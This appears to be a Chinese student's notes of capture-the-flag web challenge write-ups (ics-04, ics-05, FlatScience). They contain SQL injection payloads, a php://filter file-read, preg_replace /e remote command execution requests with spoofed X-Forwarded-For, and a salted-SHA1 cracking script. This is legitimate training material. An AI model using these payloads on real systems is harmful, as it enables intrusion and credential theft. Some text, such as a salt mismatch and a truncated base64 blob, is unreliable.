20200817信息安全实训

笔记本:	我的第一个笔记本		
创建时间:	2020/8/17 9:29	**更新时间:**	2020/8/17 22:34
作者:	820410740@qq.com		
URL:	https://blog.csdn.net/CliffordR/article/details/98472156		

ics-04

在登录页面看到

认为若管理员用户应该可以拿到flag

我们尝试注册一个用户

进行登录

发现

忘记密码? 普通用户登录成功,没什么用

所以需要我们登录管理员用户

发现存在密码找回功能


在命令框中输入1'OR(1)OR'时发现绕过用户名检测

接下来就是sql注入了

先尝试order by 操作，发现无法运行，可能是后台过滤了什么

直接测试union select

直到1' union select 1,2,3,4#，页面才运行成功



密保问题处显示3，3为显示位

1' union select 1,2,database(),4#
发现无法得到数据库名，可能后台过滤了。

1' union select 1,2,group_concat(schema_name),4 from information_schema.schemata#


得到数据库名为 cetc004

查出用户名为c3tlwDmln23

密码为2f8667f381ff50ced6a3edc259260ba9

密保问题答案为cdwcewf2e3235y7687jnhbvdfcqsx12324r45y687o98kynbgfvds


密码利用md5解密为1qazWSXED56yhn8ujm9olk81wdfTG



解密后密码可能不太像是密码，但输入后是真实密码

登录后可得flag

ics-05 进入后，发现是一个index.php页面，并且没有显示完全，可疑



在源代码中发现有?page=index，出现page的get参数，可能会有文件包含读源码，尝试读取index.php页面源码

通过php内置协议直接读取代码
/index.php?page=php://filter/read=convert.base64-encode/resource=index.php

PD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwoKQHNlc3Npb25fc3RhcnQoKTsKcG9zaXhfc2V0dWlkKDEwMDApOwoKCj8+CjwhRE9DVFlQRSBIVE1MPgo8aHRtbD4KCjxoZWFkPgogICAgPG1ldGEgY2hhcnNldD0idXRmLTgiPgogICAgPG1ldGEgbmFtZT0icmVuZGVyZXIiIGNvbnRlbnQ9IndlYmtpdCI+CiA
/og73vvIzpnIDopoHkvp3otZZlbGVtZW505qih5Z2XCiAgICAgICAgLy
/nm5HlkKzlr7zoiKrngrnlh7sKICAgICAgICBlbGVtZW50Lm9uKCduYXYoZGVtbyknLCBmdW5jdGlvbihlbGVtKSB7CiAgICAgICAgICAgIC8vY29uc29sZS5sb2coZWxlbSkKICAgICAgICAgICAgbGF5ZXIubXNnKGVsZW0udGV4dCgpKTsKICAgICAgICB9KTsKICAgIH0pOwogICAgPC9zY3JpcHQ+Cgo8P3BocAo
/PgoKICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgogICAgPGRpdiBzdHlsZT0idGV4dC1hbGlnbjpjZW50ZXIiPgogICAgICAgIDxwIGNsYXNzPSJsZWFkIj48P3BocCBlY2hvICRwYWdlOyBkaWUoKTs
/PjwvcD4KICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgoKPD9waHAKCn1lbHNlewoKPz4KICAgICAgICA8YnIgLz48YnIgLz48YnIgLz48YnIgLz4KICAgICAgICA8ZGl2IHN0eWxlPSJ0ZXh0LWFsaWduOmNlbnRlciI+CiAgICAgICAgICAgIDxwIGNsYXNzPSJsZWFkIj4KICAgICAgICAgICAgIDw
/cGhwCgogICAgICAgICAgICAgaWYgKHN0cnBvcygkcGFnZSwgJ2lucHV0JykgPiAwKSB7CiAgICAgICAgICAgICAgICAgZGllKCk7CiAgICAgICAgICAgICB9CgogICAgICAgICAgICAgaWYgKHN0cnBvcygkcGFnZSwgJ3RhOnRleHQnKSA+IDApIHsKICAgICAgICAgICAgICAgICBkaWUo
/PgogICAgICAgIDwvcD4KICAgICAgICA8YnIgLz48YnIgLz48YnIgLz48YnIgLz4KCjw/cGhwCn19CgoKLy/mlrnkvr/nmoTlrp7njrDovpPlhaXovpPlh7rnmoTlip
/og70s5q2j5Zyo5byA5Y+R5Lit55qE5Yqf6IO977yM5Y+q6IO95YaF6YOo5Lq65ZGY5rWL6K+VCgppZiAoJF9TRVJWRVJbJ0hUVFBfWF9GT1JXQVJERURfRk9SJ10gPT09ICcxMjcuMC4wLjEnKSB7CgogICAgZWNobyAiPGJyID5XZWxjb21lIE15IEFkbWluICEgPGJyID4iOwoKICAgICRwYXR0ZXJuID0gJF9H
/PgoKPC9ib2R5PgoKPC9odG1sPgo=

进行base64解密可得源码

```
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试
if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }
}
```

发现此处出现preg_repalce函数，尝试测试是否存在命令注入漏洞

preg_replace 搜索subject中匹配pattern的部分，以replacement进行替换

此处考察的是pat值与sub值相同，rep的代码就会执行

使用system("ls")获取文件目录

```
GET /index.php?pat=/test/e&rep=system(%22ls%22)&sub=test HTTP/1.1
Host: 220.249.52.133:48245
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=kas73imtl7s5knivpon44risk0
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
```

```
            { field: 'name', title: '设备名', templet: '#nameTpl' },
            { field: 'area', title: '区域' },
            { field: 'status', title: '维护状态', minWidth: 120, sort:
            { field: 'check', title: '设备开关', width: 85, templet: '
          ]
        ],
        page: true
      });
    });
    </script>
    <script>
    layui.use('element', function() {
      var element = layui.element;
//导航的hover效果、二级菜单等功能，需要依赖element模块
      //监听导航点击
      element.on('nav(demo)', function(elem) {
        //console.log(elem)
        layer.msg(elem.text());
      });
    });
    </script>

<br >Welcome My Admin ! <br >css
index.html
index.php
js
layui
logo.png
s3chahahaDir
start.sh
视图.png
```

进入s3chahahaDir目录


为了避免编码问题，使用system("cd+s3chahahaDir/flag+%26%26+ls")

```
GET /index.php?pat=/test/e&rep=system(%22cd+s3chahahaDir/flag+%26%26+ls%22)&sub=test
HTTP/1.1
Host: 220.249.52.133:48245
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=kas73imtl7s5knivpon44risk0
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
```

```
        elem: '#test',
        url: '/somrthing.json',
        cellMinWidth: 80,
        cols: [
          [
            { type: 'numbers' },
            { type: 'checkbox' },
            { field: 'id', title: 'ID', width: 100, unresize:
            { field: 'name', title: '设备名', templet: '#na
            { field: 'area', title: '区域' },
            { field: 'status', title: '维护状态', minWidth:
            { field: 'check', title: '设备开关', width: 85,
          ]
        ],
        page: true
      });
    });
    </script>
    <script>
    layui.use('element', function() {
      var element = layui.element;
//导航的hover效果、二级菜单等功能，需要依赖element
      //监听导航点击
      element.on('nav(demo)', function(elem) {
        //console.log(elem)
        layer.msg(elem.text());
      });
    });
    </script>

<br >Welcome My Admin ! <br >flag.php
```

使用cat命令获取flag.php中的内容

system("cat+s3chahahaDir/flag/flag.php")



```
GET /index.php?pat=/test/e&rep=system(%22cat+s3chahahaDir/flag/flag.php%22)&sub=test
HTTP/1.1
Host: 220.249.52.133:48245
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=kas73imtl7s5knivpon44risk0
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
```

```
            [
                { type: 'numbers' },
                { type: 'checkbox' },
                { field: 'id', title: 'ID', width: 100, unresize: true, sort
                { field: 'name', title: '设备名', templet: '#nameTpl' },
                { field: 'area', title: '区域' },
                { field: 'status', title: '维护状态', minWidth: 120, sort
                { field: 'check', title: '设备开关', width: 85, templet: '
            ]
        ],
        page: true
    });
});
</script>
<script>
layui.use('element', function() {
    var element = layui.element;
//导航的hover效果、二级菜单等功能，需要依赖element模块
    //监听导航点击
    element.on('nav(demo)', function(elem) {
        //console.log(elem)
        layer.msg(elem.text());
    });
});
</script>

<br >Welcome My Admin ! <br ><?php

$flag = 'cyberpeace{5684e06e4a2d0c89d98f511e015390b7}';

?>
```

FlatScience 进入后是

Best Papers


Hey! Welcome to my (partly unfinished) oldskool Website!
I'm Prof. Flux Horst, .. argh, 'nuff said - you should know me!
Here are some of my famous Papers i wrote so far.

Maybe you check them out yourselves?!

Try this or this or go here

Flux Horst (Flux dot Horst at rub dot flux)

通过robots.txt看到




```
User-agent: *
Disallow: /login.php
Disallow: /admin.php
```

然后依次对这两个页面进行测试

admin.php无论输入什么都不会反馈

login.php在username中输入admin' union select database()时会报错

Login Page, do not try to hax here plox!
ID:

Password:

Submit

Warning: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "2801497d9ca18eef4382b18d1889b8bc97e28461" in **/var/www/html/login.php** on line **47**

Some Error occourred!

Flux Horst (Flux dot Horst at rub dot flux)

查看源码

```
<b>/var/www/html/login.php</b>
on line
<b>47</b>
<br>
<br>
Some Error occourred!
<!--TODO: Remove ?debug-Parameter!-->
<hr noshade="">
<address>Flux Horst (Flux dot Horst at rub dot flux)</address>
</body>
```

进入/login?debug


查看php源码

```
<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
        $user = $_POST['usr'];
        $pass = $_POST['pw'];

        $db = new SQLite3('../fancy.db');

        $res = $db->query("SELECT id,name from Users where name='".$user."' and password='".sha1($pass."Sal1!")."'");
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occourred!";
    }

    if(isset($row['id'])){
            setcookie('name',' '.$row['name'], time() + 60, '/');
            header("Location: /");
            die();
    }

}

if(isset($_GET['debug']))
highlight_file('login.php');
?>
<!-- TODO: Remove ?debug-Parameter! -->
```

使用bp抓包

bp抓包再对username进行注入，看响应头有没有给出信息：

构造usr=' union select name,sql from sqlite_master--+&pw=



set-cookie也就是：

```
CREATE TABLE Users(
id int primary key,
name varchar(255),
password varchar(255),
hint varchar(255)
)
```

在usr处使用limit进行移位查询

```
usr=%27 UNION SELECT id, id from Users limit 0,1--+&pw=chybeta
usr=%27 UNION SELECT id, name from Users limit 0,1--+&pw=chybeta
usr=%27 UNION SELECT id, password from Users limit 0,1--+&pw=chybeta
usr=%27 UNION SELECT id, hint from Users limit 0,1--+&pw=chybeta
```

得到

```
admin       3fab54a50e770d830c0416df817567662a9dc85c     +my+fav+word+in+my+fav+paper?!
fritze      54eae8935c90f467427f05e4ece82cf569f89507     +my+love+isâ¦?
hansi       34b0bb7c304949f9ff2fc101eef0f048be10d3bd     +the+password+is+password
```

拿网上的脚本

```
from cStringIO import StringIO
from pdfminer.pdfinterp import PDFResourceManager, PDFPageInterpreter
from pdfminer.converter import TextConverter
from pdfminer.layout import LAParams
from pdfminer.pdfpage import PDFPage
import sys
import string
import os
import hashlib
def get_pdf():
    return [i for i in os.listdir("./") if i.endswith("pdf")]
def convert_pdf_2_text(path):
    rsrcmgr = PDFResourceManager()
    retstr = StringIO()
    device = TextConverter(rsrcmgr, retstr, codec='utf-8', laparams=LAParams())
```

```
    interpreter = PDFPageInterpreter(rsrcmgr, device)
    with open(path, 'rb') as fp:
        for page in PDFPage.get_pages(fp, set()):
            interpreter.process_page(page)
        text = retstr.getvalue()
    device.close()
    retstr.close()
    return text
def find_password():
    pdf_path = get_pdf()
    for i in pdf_path:
        print "Searching word in " + i
        pdf_text = convert_pdf_2_text(i).split(" ")
        for word in pdf_text:
            sha1_password = hashlib.sha1(word+"Salz!").hexdigest()
            if sha1_password == '3fab54a50e770d830c0416df817567662a9dc85c':
                print "Find the password :" + word
                exit()
if __name__ == "__main__":
    find_password()
```

跑出admin的密码是：ThinJerboa

在admin.php界面用admin登录得到flag

Admin-Panel

ID:
admin

Password:

Submit

Yay!!!
flag{Th3_Fl4t_Earth_Prof_i$_n0T_so_Smart_huh?}

Flux Horst (Flux dot Horst at rub dot flux)